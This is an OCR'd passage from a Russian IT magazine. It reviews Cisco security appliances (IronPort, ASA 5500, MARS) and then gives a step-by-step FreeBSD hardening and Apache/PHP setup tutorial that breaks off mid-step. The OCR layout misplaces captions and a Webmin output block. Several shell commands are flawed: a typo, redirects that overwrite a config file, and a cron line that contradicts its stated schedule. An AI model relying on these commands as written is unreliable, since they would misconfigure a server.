предлагается E-mail Security Appliance (состоит из двух серий C-Series и X-Series, веб-трафика Web Security Appliance (S-Series). Централизованное управление комплексом защиты из нескольких устройств осуществляется при помощи M-Series. С его помощью администратор собирает журналы с нескольких устройств, формирует отчеты, распространяет единый файл настроек. M-Series обеспечивает место для централизованного карантина, увеличивая пространство для хранения блокированных сообщений. В сетях устройства IronPort чаще всего подключают в режиме прозрачного прокси. Это позволяет не менять настройки программ (браузеров, почтовых и FTP-клиентов). Трафик на такой шлюз перенаправляется при помощи маршрутизатора, поддерживающего протокол WCCPv2 (Web Cache Communication Protocol). Хотя поддерживается и привычный «непрозрачный» режим. Основу IronPort составляет операционная система AsyncOS, являющаяся FreeBSD-оптимизированной для обработки большого числа соединений с преднастроенным окружением и своими программами. В итоге даже устройства нижнего уровня способны легко обработать до 10000 одновременных соединений, что практически исключает возможность DOS-атаки. Управление AsyncOS осуществляется при помощи веб- или специализированного командного интерфейса (Unix Shell недоступен). Администратор может централизованно устанавливать настройки на нескольких устройствах, делегировать полномочия младших админов и пользователей, определяя при помощи политик доступ для групп к сервисам интернет (FTP, HTTP(S)).

Однако известность семейство IronPort получило благодаря технологии репутационной фильтрации SensorBase. К слову, ранее она называлась SenderBase и предназначалась исключительно для борьбы со спамом. Она и сейчас часто попадается в рекламных проспектах под этим именем, но направленность SensorBase шире. Для определения надежности узла здесь используется очень сложный механизм репутации Risk Rating. Суть его проста. Сеть Cisco, по сути, является развернутой системой датчиков, насчитывающих сотни тысяч конечных устройств, контролирующих приблизительно 30% мирового трафика, широкий охват и продуманный алгоритм которых обеспечивает очень низкий уровень ошибок. Каждому IP-адресу может быть присвоен рейтинг от -10 до +10. На репутацию влияет большое количество факторов. Конечный алгоритм разработчики не разглашают, но говорят, что в процессе обработки изучается более 200 параметров. Считается, что IP-адреса с низкой репутацией потенциально опасны, и весь трафик с них IronPort автоматически блокирует. Администратор получит внятное сообщение, указывающее на причину такой реакции (malware, фишинг, и т.п.). Таким образом, применение репутации позволяет отклонить до 80% спама или запретить пользователю попасть на подозрительный веб-сайт еще на этапе соединения, экономя трафик и ресурсы системы. Эта технология уже не раз показала свою эффективность. Так, например, ботнет-сеть Waledac была обнаружена и блокирована в самом начале активации, и компьютеры, защищенные IronPort, не попали под удар. Те, кто возился с настройками такого приложения, как SpamAssassin, знает, как тяжело бывает подогнать его фильтры под конкретные требования. В IronPort администратор просто указывает уровень Risk Rating (стандартный, повышенный и т.п.), все остальное происходит автоматически, никакой подстройки не требуется. Как известно, в традиционных блэклистах есть одна проблема: в них легко попасть, но из них не так просто выйти :). В отличие от них, в SensorBase список формируется динамически. И если администратор удаленного ресурса решил проблему, и все признаки, понижающие рейтинг исчезли, то и SensorBase автоматически поднимет оценку IP-адреса.

Кроме этого, в IronPort обеспечивается:

- антиспам-фильтрация Anti-Spam Filters при помощи механизма CASE (Context Adaptive Scanning Engine, адаптивного контекстного сканирования), распознающего даже картинки;
- фильтрация на основе содержимого;
- фильтрация веб-адресов (Cisco IronPort URL Filters), позволяющая контролировать правила пользования интернетом и предупреждать попытки обхода 80-го порта;



Эмулятор CISCO

Чтобы научиться работать с Cisco, необходим доступ к оборудованию. Но цена на девайсы этой фирмы кусается. И хотя на том же eBay можно найти устройства ценой до $100 (маршрутизаторы), — это все начальный уровень и устаревшее оборудование. Те, что посовременней, потянут уже на пару тысяч, а то и больше. Замкнутый круг. Но выход есть! Для зарегистрированных преподавателей и студентов курсов Cisco предлагает программный эммулятор Packet Tracer (cisco.com/web/learning/netacad/course_catalog/PacketTracer.html), задача которого — закрепить на практике полученные знания. При помощи PT можно легко создавать целые виртуальные сети различной топологии и с различным количеством устройств. Для подключения предложены все основные типы оборудования выпускаемого Cisco (роутеры, свичи, точки доступа, VPN и т.п.), подключившись к которым, можно менять настройки, моделировать обмен данными. Кроме этого «реализованы» все технологии и протоколы, используемые в оборудовании Cisco, поэтому настройка в RT практически ничем не отличается от реального оборудования. Запустить Packet Tracert можно на Windows XP-7 и некоторых дистрибутивах Linux.
Кроме RT популярны и другие эмуляторы — Dynamips (ipflow.utc.fr/index.php/Cisco_7200_Simulator) и GNS3 (gns3.net).


• двуслойная защита трафика от вирусов — проактивная (IronPort Virus Outbreak Filters), блокирующая новые вирусы до появления сигнатур, и классическая (Sophos, McAffee);
• шифрование почтового трафика между устройствами IronPort, проверка сообщений при помощи цифровой подписи;
• DLP-технологии, предотвращающие утечку конфиденциальных данных (сообщение сканируется на предмет наличия ключевых слов). Исходящие сообщения архивируются, что позволяет в будущем найти источник утечки данных. Контролируется почта, IM, Skype, веб-сайты. В случае нарушения админ получит предупреждение;
• веб-прокси с кэшированием трафика;
• просмотр и управление политиками веб-трафика на основе приложений (приложение вычисляется на основе URL, HTTP-заголовков и контента, в настоящее время IronPort «известны» все популярные программы).

Контроль веб-трафика позволяет легко обеспечить требования политик компании по целевому использованию интернета на рабочем месте. Для определенных групп легко можно перекрыть доступ к развлекательным ресурсам, файлообменным сетям, блокировать видеотрафик и прочее. При таком обилии возможностей настройки IronPort через веб-интерфейс для подготовленного админа сложностей не составят. Устройства интегрируются с LDAP-каталогами, в том числе и с Active Directory. При покупке IronPort нужно знать, что антиспам, антивирус и проактивная защита лицензируются отдельно. Модули Reputation Filter, DLP и отчетность предоставляются бесплатно и не требуют продления лицензии. К слову, покупать девайс сегодня уже не обязательно. Кроме перечисленного выше, IronPort предлагает облачные решения по обеспечению защиты корпоративной электронной почты. Реализован тридцатидневный тестовый доступ. Чтобы его запросить, следует заполнить форму по адресу ironport.com/try, хотя по опыту — отвечают не всем и не сразу.

Серия ASA 5500

Одними из самых популярных продуктов, производимых компанией Cisco, являются многофункциональные устройства Cisco ASA 5500 Series, используемые для защиты сетей всех масштабов (ASA — сокращение от Adaptive Security Appliances), пришедшие на замену семейству PIX. Основная идея при создании ASA 5500 была заложена в стратегии Cisco по созданию самозащищающейся сети SDN (Self Defending Networks, bit.ly/kKmBD5). Устройства ASA 5500 являются, по сути, ключевым компонентом Adaptive Threat Defense, так как способны решить все проблемы с безопасностью при относительно доступной цене.
В результате в одной «железяке» интегрирован межсетевой экран, VPN (с поддержкой SSL и IPsec), IPS (система предотвращения вторжений), фильтр URL и контроль доступа к интернет-сайтам, контроль контента плюс средства борьбы с вредоносными программами — антивирус, антиспам, антишпион, антифишинг и Anti-X (защита от неизвестных угроз). То есть, практически, при помощи ASA 5500 блокируются все опасности, которыми богат сегодняшний интернет. Этим и обусловлена популярность серии 5500. Межсетевой экран анализирует трафик на 2-7






Настройка событий в интерфейсе управления Cisco MARS



Для небольших организаций — Cisco ASA 5505



На eBay можно найти устройства Cisco по вполне приемлемой цене

уровнях и безошибочно определяет приложения и протоколы, в том числе IM и P2P, голос и мультимедиа, СУБД и другие. Соответственно, админ легко может настроить использование того или иного вида трафика в организации. В том числе защитить от нецелевого использования разрешенных портов. Например, если в организации прикрыта аська, пользователь легко может обойти запрет, воспользовавшись услугами одной из служб, позволяющих подключаться к сервису по стандартным портам (в первую очередь 80). С ASA 5500 такой номер не пройдет — он сразу обнаружит протокол на другом порту. В Cisco SSL VPN реализованы функции Cisco AnyConnect и Cisco Secure Desktop (CSD). Задачи CSD — проверка состояния системы безопасности каждого компьютера, пытающегося подключиться к сети, и защита данных в ходе сессии. При подключении проверяется ряд параметров указанных администраторов — сертификат, ключ реестра, версия ОС, IP-адрес, наличие кейлоггеров и других. При первом подключении к VPN на клиентский компьютер устанавливается клиент, доступ к ресурсам LAN возможен через веб-браузер по разным протоколам (CIFS, HTTP/S, FTP). После соединения создается безопасная виртуальная машина, включающая шифрованный раздел. Ввод паролей и прочие операции осуществляются внутри VM. После завершения работы все данные удаляются.


За счет поддержки технологий QoS, различных протоколов маршрутизации, IPv6 и других, ASA 5500 легко встраиваются в существующую среду. Традиционно ASA 5500 ставятся на входе сети, наличие нескольких интерфейсов дает возможность разделить сеть на несколько сегментов, выделив, например, DMZ. Прозрачный firewall позволяет не менять топологию сети, при этом сам ASA 5500 будет невидим для хакера.

Учитывая, что финансовые возможности и потребности у каждой организаций разные, серия представлена пятью устройствами (и шестью — в enterprise-уровне), поэтому легко выбрать действительно необходимое по функциональности, не переплатив. Для небольших и средних офисов предназначена самая младшая, восьмипортовая модель Cisco ASA 5505 в двух вариантах — Base или Security Plus, которые обеспечивают соответственно 10000 или 25000 подключений, 10 или 25 соединений через 2 сети VPN, фильтрацию трафика и блокировку сетевых атак. К слову, на eBay можно найти б/у ASA 5505 даже за $150, что очень даже немного для подобного класса устройств.

Старшие девайсы уже имеют встроенный антивирус, поддерживают балансировку VPN, проверку GTP/GPRS и прочее. Количество поддерживаемых VPN-сетей, которые можно использовать, например, для связи между офисами или подключения отдельных пользователей в ASA 5520 увеличено до 750. Относительно невысокая цена при наличии большого числа интегрированных функций делает серию 5500 весьма востребованной. Конечно, никто не мешает купить сервер и установить на него OpenSource-компоненты (Squid, HAVP, SquidGuard, ClamAV, OpenDPI, OpenVPN и многие другие), но согласись, что правильно настроить все это хозяйство сможет далеко не каждый, да и подгонка параметров потребует большего времени. Такой вариант подходит, когда мало средств, но есть время на доводку. Но в большинстве случаев очень тяжело рассчитать максимальную нагрузку, которую выдержит такой сервер. А что будем делать, когда админ возьмет и уволится? Новому придется потратить прилично времени, чтобы разобраться с настройками, а найти хорошего спеца очень тяжело (Сергей превозносит Cisco и опускает опенсорс? Что-то произошло! — Прим. ред.). В случае применения многофункционального устройства Cisco мы получаем все готовенькое с вполне понятными характеристиками и техподдержкой, которая крайне важна на первых этапах внедрения любого решения. Если фирма быстро развивается, то даже если и закупать маршрутизатор с некоторым запасом, его через какое-то время уже может не хватить. Закупать новый накладно, ведь имеющийся еще не выработал полный ресурс. В случае с ASA 5500 Series (как, впрочем, и с другими сериями) базовые функции можно увеличить, просто купив новую лицензию и нарастив модули. Так, например, можно доустановить модуль адаптивной проверки и предотвращения атак AIP-SSM (Advanced Inspection and Prevention Security Services Module) или CSC-SSM (Content Security and Control Security Services Module). Запаса по мощности у девайсов Cisco обычно хватает с головой, чтобы обеспечить увеличившуюся нагрузку.


Cisco MARS

Одним из ключевых компонентов SDN является система мониторинга и реагирования Cisco MARS (Monitoring Analysis and Response System). Собирая данные с сетевых устройств (включая Cisco NetFlow), они обеспечивают контроль их состояния и защиту. Возможен мониторинг приложений, производится анализ аномалий и поведения сетевых объектов, корреляция событий. Кроме собственно оборудования, Cisco поддерживает решения других вендоров — ISS RealSecure Network, McAfee IntruShield/Entercept HIDS, Juniper IDP, Snort и других. Широкий охват и алгоритмы анализа минимизируют






Для удобной настройки оборудования Cisco предлагает удобный инструмент Cisco Configuration Professional



Эмулятор Cisco Packet Tracert доступен преподавателям и слушателям курсов



Бесплатный симулятор Cisco — GNS3

вероятность ошибки. В процессе опроса устройств выполняется анализ их конфигурации и производится запрос к базе данных уязвимостей (Qualys Guard ANY, E-Eye, Retina Scanner Vulnerability и CVE). Полученный ответ позволяет определить наличие проблем в конфигурации устройств и обнаружить потенциально уязвимые места в системе защиты. Предусмотрено протоколирование основных событий, что позволяет в последующем отследить действия хакера в масштабе сети или отдельного узла. Система представляет атаку в графической форме с подробным анализом, что позволяет быстро определить, через какие устройства осуществлялась атака. Это очень упрощает последующее расследование инцидента, а значит, и возможность более быстрой ответной реакции.


Система предоставляет более 150 готовых отчетов. Оповещения отправляются на e-mail, записываются в журнал, SNMP.

Устройство самостоятельно строит карту сети, обнаруживая маршрутизаторы, firewall, IDS/IPS и т.д. Система поставляется с целым набором предустановленных правил, администратор при помощи графического интерфейса может самостоятельно создавать новые правила, объединяя события с контекстом.

В итоге, MARS является эффективным средством мониторинга сетевой безопасности. К сожалению, Cisco объявила об end-of-life этого продукта, с июня 2011 года он будет постепенно исчезать из продажи. Срок окончания поддержки датирован концом июня 2015 года. Замены MARS не предложено, пользователям рекомендуется перейти на Cisco Security Manager.

Заключение

Продукция Cisco окружена ореолом таинственности, и пока не столкнешься с ней в реальности, создается впечатление, что это сложные в настройке устройства. На самом деле, любой пользователь, имевший ранее дело с *nix, разберется с большинством функций буквально за пару дней.



Евгений Зобнин (execbit.ru)

Clipboard blocked!

Clipboard blocked!

Говоря об Apache, MySQL и PHP, большинство админов имеют в виду стек LAMP, подразумевающий установку этого набора софта в один из многочисленных дистрибутивов Linux. Между тем выбор FreeBSD в этом случае может оказаться более подходящим.

В этой статье я расскажу о всех шагах, которые необходимо выполнить для того, чтобы поднять FreeBSD вместе со стеком (L)AMP и несколькими инструментами администрирования на абсолютно голом сервере и сделать так, чтобы все это работало вместе без сбоев и непредвиденных ситуаций.

Шаг 1. Устанавливаем FreeBSD

Для начала нам понадобится сама операционная система. Идем на официальную страничку FreeBSD (www.freebsd.org), жмем по ссылке «Get FreeBSD Now», далее выбираем версию ОС (на момент написания статьи доступны были две версии: 8.2-RELEASE и 7.4-RELEASE), архитектуру (amd64 или i386), нажимаем на ссылку [ISO] и видим список доступных образов. Всего их пять: bootonly — загрузочный образ для установки по сети, disk1 — ISO образ для записи на CD, dvd1 — образ для записи на DVD, livefs — LiveCD без графического интерфейса, memstick для записи на USB-брелок. В нашем случае подходящими будут только первый и второй, а если в сети нет DHCP-сервера, то только второй (DVD-образ качать смысла нет, потому как CD содержит все нам необходимое).
Итак, скачиваем ISO-образ, нарезаем его на болванку, вставляем в привод сервера и сбрасываем/включаем его. Ждем пока ОС загрузится.
После окончания загрузки на экране должно появиться окно выбора страны и меню инсталлятора sysinstall, состоящее из двенадцати пунктов. Нас интересует только один из них: «Express», он позволяет установить операционную систему максимально быстро, пропустив многие предупреждающие сообщения, вопросы и настройки. Выбираем его, жмем <Enter>.
Появится окно программы для разбивки диска. Здесь можно либо просто нажать <A> для использования всего диска, либо <C>, чтобы создать новый раздел в свободной области. Однако, имей в виду, что FreeBSD использует двухуровневую схему разметки диска при которой один стадартный DOS-раздел (в терминологии FreeBSD именуемый слайсом) может содержать в себе несколько BSD-разделов, поэтому на этом шаге понадобится создать только один раздел. По окончании нажимаем <Q>, чтобы выйти из программы.
Следующее окно: вопрос об установке загрузчика, просто жмем <Enter> чтобы установить загрузчик в MBR. Сразу после него появится окно разметчика созданного ранее раздела на BSD-разделы. Здесь можно поэкспериментировать, но я бы рекомендовал просто нажать <A> чтобы программа сама разметила диск. Далее жмем <Q>, чтобы подтвердить изменения.
Следующее окно: выбор источника установки. По дефолту в качестве источника используется CD/DVD, поэтому просто жмем <Enter>. Подтверждаем выбор нажатием <Enter> в следующем окне.
Теперь начнется процесс копирования файлов, по окончании которого на экран будет выведено сообщение с вопросом о возвращении в главное меню инсталлятора. Нажимаем <Enter>, далее <X>, «Yes» и <Enter>. Операционная система должна перезагрузиться. Не забываем вынуть установочный диск из привода, чтобы ОС загрузилась с жесткого диска.
По окончании загрузки вводим имя пользователя root и получаем доступ к командному интерпретатору.

Шаг 2. Настройка

Мы только что установили FreeBSD, но она еще не готова к тому, чтобы выполнять роль полноценного сервера: сеть не работает, root не имеет пароля, в системе только один пользователь. Исправим это.
Перво-наперво, установим пользователю root пароль:

```
# passwd
```

Дважды вводим пароль. Далее создадим непривилегированного пользователя, учетную запись которого мы будем использовать для входа на сервер через SSH. Для этого воспользуемся командой adduser:

```
# adduser
```

На экране будут появляться вопросы, на большинство из которых можно не давать ответов (жать <Enter>), важными являются только имя пользователя, дефолтовый командный интерпретатор (лучше выбрать tcsh) и пароль. В конце команда выведет на экран получившийся список настроек пользователя, в ответ на который следует ввести слово «yes» (смотри скриншот), и в ответ на следующий вопрос ввести «no».
Чтобы пользователь смог получать права root, добавим его в группу wheel:

```
# pw groupmod wheel -m имя_пользователя
```

Исправим файл /etc/fstab так, чтобы никто не смог запускать файлы, расположенные на разделах /tmp и /var. Для этого добавим флаги «noexec» в поле Options каждого из этих разделов (смотри скриншот). Установим более жесткие ограничения на доступ к системным файлам:

```
# chmod 0600 /etc/syslog.conf
# chmod 0600 /etc/rc.conf
# chmod 0600 /etc/newsyslog.conf
# chmod 0600 /etc/hosts.allow
# chmod 0600 /etc/login.conf
```

Теперь нам нужно настроить сетевое соединение. Во FreeBSD все глобальные настройки хранятся в файле /etc/rc.conf, поэтому открываем его с помощью редактора и добавляем следующие строки:

```
# ee /etc/rc.conf
hostname="host.com"
ifconfig_em0="inet 1.2.3.4 netmask 0xffffffff"
defaultrouter="5.6.7.8"
```

Здесь em0 во второй строке — это имя настраиваемого сетевого интерфейса. Список всех доступных сетевых интерфейсов можно получить с помощью команды ifconfig. В качестве значения опции



можно указать DHCP, тогда для конфигурирования интерфейса будет использован dhclient. Также сразу добавим несколько важных для нас опций:

```
# ee /etc/rc.conf
# Отключаем переадресацию пакетов и
# регистрируем все попытки переадресации
icmp_drop_redirect="YES"
icmp_log_redirect="YES"

# Запрещаем ответы на широковещательные ping-запросы
icmp_bmcastecho="NO"

# Очищаем каталог /tmp при каждой загрузке
clear_tmp_enable="YES"

# Запрещаем обновление файла /etc/motd при каждой загрузке
update_motd="NO"

# Не принимаем пакеты с одновременно установленными
# флагами SYN и FIN
tcp_drop_synfin="YES"

# Отключаем sendmail
sendmail_enable="NO"
sendmail_submit_enable="NO"

# Включаем SSH
sshd_enable="YES"
```

Чтобы выйти из редактора, нажимаем <Esc> и два раза <A>.
Добавим адрес DNS-сервера в /etc/resolv.conf:

```
# ee /etc/resolv.conf
nameserver 8.8.8.8
```

Чтобы сетевые настройки вступили в силу, выполняем следующую команду:

```
# /etc/rc.d/netif retstart
```

Проверяем доступность сети:

```
# ping execbit.ru
```

Добавим несколько полезных строк в файл /etc/sysctl.conf:

```
# ee /etc/sysctl.conf
# Не отвечать на попытки подключения к закрытым портам
# (спасет от некоторых видов DoS-атак и затруднит
# сканирование портов)

net.inet.tcp.blackhole=2
net.inet.udp.blackhole=1

# Разрешаем смотреть список всех процессов только root
kern.ps_showallprocs=0
```

Защитим SSH-сервер от брутфорс-атак:

```
# echo "MaxStartups 5:50:10" >> /etc/ssh/sshd_config

# /etc/rc.d/sshd restart
```

Теперь SSH-сервер будет отбрасывать 50% новых подключений в случае, если будет произведено пять неправильных регистраций. Когда их станет десять, сервер перестанет отвечать вовсе.
При использовании экспресс-установки, система портов (фреймворк для установки стороннего ПО в ОС) не устанавливается во FreeBSD автоматически, поэтому нам надо сделать это вручную (это хорошо, потому что так мы получим самый свежий срез портов, не содержащий устаревшего дырявого ПО):

```
# portsnap fetch extract
```

Также можно обновить базовую систему, однако это делать не обязательно:

```
Full path to perl (default /usr/bin/perl):

Testing Perl ...
Perl seems to be installed ok

*********************************************************************
Operating system name:    FreeBSD
Operating system version: 8.2

*********************************************************************
Webmin uses its own password protected web server to provide access
to the administration programs. The setup script needs to know :
 - What port to run the web server on. There must not be another
   web server already using this port.
 - The login name required to access the web server.
 - The password required to access the web server.
 - If the webserver should use SSL (if your system supports it).
 - Whether to start webmin at boot time.

Web server port (default 10000):
Login name (default admin):
Login password:
Password again:
Use SSL (y/n):
```

Запускаем конфигуратор Webmin

```
# freebsd-update fetch
# freebsd-update install
# shutdown -r now
```

После того как порты будут обновлены, установим в систему инструмент rkhunter, нужный для отлова руткитов, которые могут быть установлены в систему в будущем:

```
# cd /usr/ports/security/rkhunter
# make install clean
```

Отредактируем конфигурационный файл /usr/local/etc/rkhunter.conf так, чтобы опция MAIL-ON-WARNING содержала email, на который следует слать сообщения об обнаруженных аномалиях. Заставим инструмент проверить себя на обновления:

```
# rkhunter --update
```

После этого создадим снимок системных файлов, который будет использоваться в качестве эталона во время поиска руткитов:

```
# rkhunter --propupd
```

Далее добавим в файл /etc/periodic.conf две строки, благодаря которым проверки обновлений и системы будут происходить каждый день:

```
# echo 'daily_rkhunter_update_enable="YES"' > \
  /etc/periodic.conf
# echo 'daily_rkhunter_check_enable="YES"' > \
  /etc/periodic.conf
```

Все, теперь все сообщения о подозрительной системной активности будут помещаться в лог /var/log/rkhunter.log и отсылаться на указанный в конфигурационном файле email.
Далее настроим cron на синхронизацию системных часов каждые два часа:

```
# crontab -e
0 2 * * *   root   /usr/local/sbin/ntpdate   pool.ntp.org
```

Наконец, установим и Webmin, web-ориентированный интерфейс для удаленного управления сервером (те, кто предпочитает использовать для администрирования SSH, могут пропустить этот шаг):

```
# cd /usr/ports/sysutils/webmin
# make install clean
# echo 'webmin_enable="YES"' >> /etc/rc.conf
```

Далее необходимо запустить конфигуратор Webmin:

```
# /usr/local/lib/webmin/setup.sh
```

На вопросы можно отвечать нажатием <Enter>, однако когда дело дойдет до ввода пароля (строка «Login password:»), следует ввести пароль на доступ к Webmin (лучше, если он будет отличаться от остальных паролей). Далее можно запустить Webmin:

```
# /usr/local/etc/rc.d/webmin start
```

И протестировать его работу, введя адрес «https://host.com:10000/» в адресную строку ближайшего браузера.

AMP

Теперь настало время установить стек AMP, то есть — веб-сервер Apache, базу данных MySQL и интерпретатор PHP. Сначала займемся Apache. Идем в порты и устанавливаем последнюю версию:

```
# cd /usr/ports/www/apache22
# make config install clean
```

На экране должно появиться окно конфигуратора, с помощью которого ты можешь выбрать установку опциональных компонентов сервера. Что-либо менять здесь смысла нет, поэтому можешь смело жать <Enter>. После окончания сборки и установки не забудь добавить

Запрещаем запуск приложений с разделов /tmp и /var

Инсталлятор FreeBSD сам разбивает раздел на подразделы

сервер в автозапуск (если поддержка SSL не требуется, вторую строку можно пропустить):

```
# echo 'apache22_enable="YES"' >> /etc/rc.conf
# echo 'apache22ssl_enable="YES"' >> /etc/rc.conf
```

Также в конфигурационный файл следует добавить инструкцию для загрузки модуля accf_http, который будет буферизировать HTTP-соединения, что разгрузит сервер и поможет в борьбе с SYN-флудом:

```
# echo 'accf_http_ready="YES"' >> /etc/rc.conf

# kldload accf_http
```

Далее установим интерпретатор PHP пятой версии:

```
# cd /usr/ports/lang/php5
# make config install clean
```

Убедись, что опция «Build Apache module» выбрана.
Плюс несколько расширений к нему:

```
# cd /usr/ports/lang/php5-extensions
# make config install clean
```

Важно, чтобы на шаге конфигурирования PHP ты не забывал отметить пункт «MySQL database support», принуждающий систему портов к установке модуля PHP для работы с MySQL. Без него ничего не заработает.
Теперь открываем конфигурационный файл Apache в текстовом редакторе (во FreeBSD он запрятан далеко: /usr/local/etc/apache22/httpd.conf) и изменяем в нем следующее:
1. После строк LoadModule добавляем следующие две строки:

```
AddType application/x-httpd-php .php
AddType application/x-httpd-php-source .phps
```

2. Находим опцию ServerAdmin и прописываем в качестве ее значения свой почтовый адрес:

```
ServerAdmin me@site.com
```

3. В опции DocumentRoot указываем каталог, в котором будут храниться все файлы нашего веб-сайта:

```
DocumentRoot "/home/www/data"
```

Не забываем создать этот каталог:

```
# mkdir /home/www
# mkdir /home/www/data
# mkdir /home/www/cgi-bin
```

Я предпочитаю использовать в качестве корневого каталога /home/www так как, во-первых, каталог /home обычно находится на самом большом разделе (автоконфигуратор разделов, который мы использовали в ходе установки, отводит под /home большую часть пространства), а во-вторых, с ним проще работать, чем с каким-нибудь /usr/local/www/apache22/data, запрятанным во множество подкаталогов.
4. Находим следующую строку:

```
<Directory /usr/local/www/apache22/data>
```

И меняем ее так, чтобы в качестве каталога был указан DocumentRoot:

```
<Directory /home/www/data>
```

5. Меняем следующие строки:

```
